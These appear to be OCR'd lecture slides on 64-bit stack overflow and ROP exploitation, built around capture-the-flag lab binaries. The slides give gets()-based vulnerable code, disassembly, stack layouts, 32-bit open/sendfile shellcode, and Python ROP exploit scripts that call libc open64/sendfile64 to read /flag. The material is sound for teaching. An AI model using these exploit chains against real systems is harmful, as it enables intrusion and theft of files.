
rip -> ret

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:       f3 0f 1e fa             endbr64
  401314:       55                      push   rbp
  401315:       48 89 e5                mov    rbp,rsp
  401318:       48 83 ec 10             sub    rsp,0x10
  40131c:       48 8d 45 fa             lea    rax,[rbp-0x6]
  401320:       48 89 c7                mov    rdi,rax
  401323:       b8 00 00 00 00          mov    eax,0x0
  401328:       e8 b3 fd ff ff          call   4010e0 <gets@plt>
  40132d:       b8 00 00 00 00          mov    eax,0x0
  401332:       c9                      leave
  401333:       c3                      ret
```

```
00000000004012c7 <printsecret>:
  4012c7:       f3 0f 1e fa             endbr64
  4012cb:       55                      push   rbp
  4012cc:       48 89 e5                mov    rbp,rsp
  4012cf:       48 83 ec 10             sub    rsp,0x10
  4012d3:       48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
  4012d7:       48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
  4012db:       48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:       12
  4012e3:       75 17                   jne    4012fc <printsecret+0x35>
  4012e5:       b8 ef be ad de          mov    eax,0xdeadbeef
  4012ea:       48 39 45 f0             cmp    QWORD PTR [rbp-0x10],rax
  4012ee:       75 0c                   jne    4012fc <printsecret+0x35>
  4012f0:       b8 00 00 00 00          mov    eax,0x0
  4012f5:       e8 fc fe ff ff          call   4011f6 <print_flag>
  4012fa:       eb 0a                   jmp    401306 <printsecret+0x3f>
  4012fc:       bf 45 20 40 00          mov    edi,0x402045
  401301:       e8 9a fd ff ff          call   4010a0 <puts@plt>
  401306:       bf 00 00 00 00          mov    edi,0x0
  40130b:       e8 f0 fd ff ff          call   401100 <exit@plt>
```



Addr of printsecret

0x00000000deadbeef

Addr “Pop rsi; ret;”

0x0000000012345678

rsp

Addr “Pop rdi; ret;”

Saved rbp

buf

0x6 = 6 bytes


rip = Address of “pop rdi”

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:       f3 0f 1e fa             endbr64
  401314:       55                      push   rbp
  401315:       48 89 e5                mov    rbp,rsp
  401318:       48 83 ec 10             sub    rsp,0x10
  40131c:       48 8d 45 fa             lea    rax,[rbp-0x6]
  401320:       48 89 c7                mov    rdi,rax
  401323:       b8 00 00 00 00          mov    eax,0x0
  401328:       e8 b3 fd ff ff          call   4010e0 <gets@plt>
  40132d:       b8 00 00 00 00          mov    eax,0x0
  401332:       c9                      leave
  401333:       c3                      ret
```

```
00000000004012c7 <printsecret>:
  4012c7:       f3 0f 1e fa             endbr64
  4012cb:       55                      push   rbp
  4012cc:       48 89 e5                mov    rbp,rsp
  4012cf:       48 83 ec 10             sub    rsp,0x10
  4012d3:       48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
  4012d7:       48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
  4012db:       48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:       12
  4012e3:       75 17                   jne    4012fc <printsecret+0x35>
  4012e5:       b8 ef be ad de          mov    eax,0xdeadbeef
  4012ea:       48 39 45 f0             cmp    QWORD PTR [rbp-0x10],rax
  4012ee:       75 0c                   jne    4012fc <printsecret+0x35>
  4012f0:       b8 00 00 00 00          mov    eax,0x0
  4012f5:       e8 fc fe ff ff          call   4011f6 <print_flag>
  4012fa:       eb 0a                   jmp    401306 <printsecret+0x3f>
  4012fc:       bf 45 20 40 00          mov    edi,0x402045
  401301:       e8 9a fd ff ff          call   4010a0 <puts@plt>
  401306:       bf 00 00 00 00          mov    edi,0x0
  40130b:       e8 f0 fd ff ff          call   401100 <exit@plt>
```




rip = Address of “ret”
rdi = 0x12345678

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:    f3 0f 1e fa           endbr64
  401314:    55                    push   rbp
  401315:    48 89 e5              mov    rbp,rsp
  401318:    48 83 ec 10           sub    rsp,0x10
  40131c:    48 8d 45 fa           lea    rax,[rbp-0x6]
  401320:    48 89 c7              mov    rdi,rax
  401323:    b8 00 00 00 00        mov    eax,0x0
  401328:    e8 b3 fd ff ff        call   4010e0 <gets@plt>
  40132d:    b8 00 00 00 00        mov    eax,0x0
  401332:    c9                    leave
  401333:    c3                    ret
```

```
00000000004012c7 <printsecret>:
  4012c7:    f3 0f 1e fa           endbr64
  4012cb:    55                    push   rbp
  4012cc:    48 89 e5              mov    rbp,rsp
  4012cf:    48 83 ec 10           sub    rsp,0x10
  4012d3:    48 89 7d f8           mov    QWORD PTR [rbp-0x8],rdi
  4012d7:    48 89 75 f0           mov    QWORD PTR [rbp-0x10],rsi
  4012db:    48 81 7d f8 78 56 34  cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:    12
  4012e3:    75 17                 jne    4012fc <printsecret+0x35>
  4012e5:    b8 ef be ad de        mov    eax,0xdeadbeef
  4012ea:    48 39 45 f0           cmp    QWORD PTR [rbp-0x10],rax
  4012ee:    75 0c                 jne    4012fc <printsecret+0x35>
  4012f0:    b8 00 00 00 00        mov    eax,0x0
  4012f5:    e8 fc fe ff ff        call   4011f6 <print_flag>
  4012fa:    eb 0a                 jmp    401306 <printsecret+0x3f>
  4012fc:    bf 45 20 40 00        mov    edi,0x402045
  401301:    e8 9a fd ff ff        call   4010a0 <puts@plt>
  401306:    bf 00 00 00 00        mov    edi,0x0
  40130b:    e8 f0 fd ff ff        call   401100 <exit@plt>
```




rip = Address of “pop rsi”
rdi = 0x12345678

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:     f3 0f 1e fa             endbr64
  401314:     55                      push   rbp
  401315:     48 89 e5                mov    rbp,rsp
  401318:     48 83 ec 10             sub    rsp,0x10
  40131c:     48 8d 45 fa             lea    rax,[rbp-0x6]
  401320:     48 89 c7                mov    rdi,rax
  401323:     b8 00 00 00 00          mov    eax,0x0
  401328:     e8 b3 fd ff ff          call   4010e0 <gets@plt>
  40132d:     b8 00 00 00 00          mov    eax,0x0
  401332:     c9                      leave
  401333:     c3                      ret
```

```
00000000004012c7 <printsecret>:
  4012c7:     f3 0f 1e fa             endbr64
  4012cb:     55                      push   rbp
  4012cc:     48 89 e5                mov    rbp,rsp
  4012cf:     48 83 ec 10             sub    rsp,0x10
  4012d3:     48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
  4012d7:     48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
  4012db:     48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:     12
  4012e3:     75 17                   jne    4012fc <printsecret+0x35>
  4012e5:     b8 ef be ad de          mov    eax,0xdeadbeef
  4012ea:     48 39 45 f0             cmp    QWORD PTR [rbp-0x10],rax
  4012ee:     75 0c                   jne    4012fc <printsecret+0x35>
  4012f0:     b8 00 00 00 00          mov    eax,0x0
  4012f5:     e8 fc fe ff ff          call   4011f6 <print_flag>
  4012fa:     eb 0a                   jmp    401306 <printsecret+0x3f>
  4012fc:     bf 45 20 40 00          mov    edi,0x402045
  401301:     e8 9a fd ff ff          call   4010a0 <puts@plt>
  401306:     bf 00 00 00 00          mov    edi,0x0
  40130b:     e8 f0 fd ff ff          call   401100 <exit@plt>
```



rsp

Addr of printsecret

0x00000000deadbeef

Addr “Pop rsi; ret;”

0x0000000012345678

Addr “Pop rdi; ret;”

Saved %rbp

buf

0x6 = 6 bytes


rip = Address of “ret”
rdi = 0xdeadbeef

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:      f3 0f 1e fa             endbr64
  401314:      55                      push   rbp
  401315:      48 89 e5                mov    rbp,rsp
  401318:      48 83 ec 10             sub    rsp,0x10
  40131c:      48 8d 45 fa             lea    rax,[rbp-0x6]
  401320:      48 89 c7                mov    rdi,rax
  401323:      b8 00 00 00 00          mov    eax,0x0
  401328:      e8 b3 fd ff ff          call   4010e0 <gets@plt>
  40132d:      b8 00 00 00 00          mov    eax,0x0
  401332:      c9                      leave
  401333:      c3                      ret
```

```
00000000004012c7 <printsecret>:
  4012c7:      f3 0f 1e fa             endbr64
  4012cb:      55                      push   rbp
  4012cc:      48 89 e5                mov    rbp,rsp
  4012cf:      48 83 ec 10             sub    rsp,0x10
  4012d3:      48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
  4012d7:      48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
  4012db:      48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:      12
  4012e3:      75 17                   jne    4012fc <printsecret+0x35>
  4012e5:      b8 ef be ad de          mov    eax,0xdeadbeef
  4012ea:      48 39 45 f0             cmp    QWORD PTR [rbp-0x10],rax
  4012ee:      75 0c                   jne    4012fc <printsecret+0x35>
  4012f0:      b8 00 00 00 00          mov    eax,0x0
  4012f5:      e8 fc fe ff ff          call   4011f6 <print_flag>
  4012fa:      eb 0a                   jmp    401306 <printsecret+0x3f>
  4012fc:      bf 45 20 40 00          mov    edi,0x402045
  401301:      e8 9a fd ff ff          call   4010a0 <puts@plt>
  401306:      bf 00 00 00 00          mov    edi,0x0
  40130b:      e8 f0 fd ff ff          call   401100 <exit@plt>
```



Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit

from struct import pack

p = ''
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x000000000040127a) # Address of printsecret

print p
```

Ropchain1 64bit

```
int f1(int i)
{
// if i is 1, print part of the flag
}

int f2(int i)
{
// if i is 2, print part of the flag
}

void f3(int i)
{
// if i is 3, print part of the flag
}

void f4(int i)
{
 // if i is 4, print part of the flag
}
```

To capture the flag, you need to call f1, f2, f3, then f4 in order.

ROP

Useful Gadgets

Store value to registers and skip data on stack:

```
pop rdx ; pop r12 ; ret
pop rdx ; pop rcx ; pop rbx ; ret
pop rcx ; pop rbp ; pop r12 ; pop r13 ; ret
```

NOP:

```
ret;
nop; ret;
```

Useful Gadgets

Stack pivot:

xchg rax, rsp; ret

pop rsp; ...; ret

Useful Gadgets

syscall instruction is quite rare in normal programs; may have to call library functions instead.


A ROP chain to open a file and prints it out

Build a ROP chain, which opens the /flag file and prints it out to stdout. The target program is **overflowret4_no_excstack_64**, which is dynamically linked. You can look for gadgets in the executable or the C standard library.

Recall how to read a file and print it out …
The 32-bit shellcode

```
mov eax, 5 ; open syscall
push 4276545 ; set up other registers
mov ebx, esp
mov ecx, 0
mov edx, 0
int 0x80
mov ecx, eax ; set up other registers
mov ebx, 1
mov eax, 187 ; sendfile syscall
mov edx, 0
mov esi, 20
int 0x80
```

If we follow the syscall approach, the stack looks like ...



Addr of “syscall”

Addrs of gadgets to set up registers


Addr of “syscall; ret”

Addrs of gadgets to set up registers

Saved rbp

buf

Let us call libc functions instead




sendfile(1, open("/flag", NULL), 0, 1000)

rdi rsi rdi rsi rdx rcx

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

The stack should looks like …



Addr of “sendfile64”

Addrs of gadgets to set up registers

Addr of “open64”

Addrs of gadgets to set up registers

Saved rbp

buf

commands


Ldd to find library offset

```
python3 ../ROPgadget/ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6
--offset 0x00007ffff7daa000 | grep "pop rax ; ret"
```

overflowret4_no_excstack_64 32-bit/64-bit
No stack canary; stack is not executable

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
#!/usr/bin/env python2

from struct import pack

# sendfile64
# open64
# .date
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += '/flag'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
p += pack('<Q', 0x00007ffff7de584d) # syscall
print p
```



Addr of “open64”

0

Addr of “pop rsi ; ret”

Addr of “mov qword ptr [rdi], rax ; ret”

“/flag”

Addr of “pop rax; ret”


Addr of “.data”

Addr of “pop rdi; ret”


Saved rbp (8 bytes)

Buf (48 bytes)

```
# sendfile64 0x7ffff7ed6100
# open64 0x7ffff7ed0e50
# .date 0x0000000000404030
p = ''

p += "A"*56
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000404030) # @ .data
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += '/flag'
p += pack('<Q', 0x00007ffff7e6b85b) # mov qword ptr [rdi], rax ; ret
p += pack('<Q', 0x00007ffff7de7529) # pop rsi ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x00007ffff7ed0e50) # open64
p += pack('<Q', 0x00007ffff7f221e2) # mov rsi, rax ; shr ecx, 3 ; rep
movsq qword ptr [rdi], qword ptr [rsi] ; ret
p += pack('<Q', 0x00007ffff7de6b72) # pop rdi ; ret
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7edc371) # pop rdx ; pop r12 ; ret
p += pack('<Q', 0x0000000000000000) # 0
p += pack('<Q', 0x0000000000000001) # 1
p += pack('<Q', 0x00007ffff7e5f822) # pop rcx; ret
p += pack('<Q', 0x0000000000000050) # 80
p += pack('<Q', 0x00007ffff7ed6100) # sendfile64
p += pack('<Q', 0x00007ffff7e0a550) # pop rax ; ret
p += pack('<Q', 0x000000000000003c) # 60
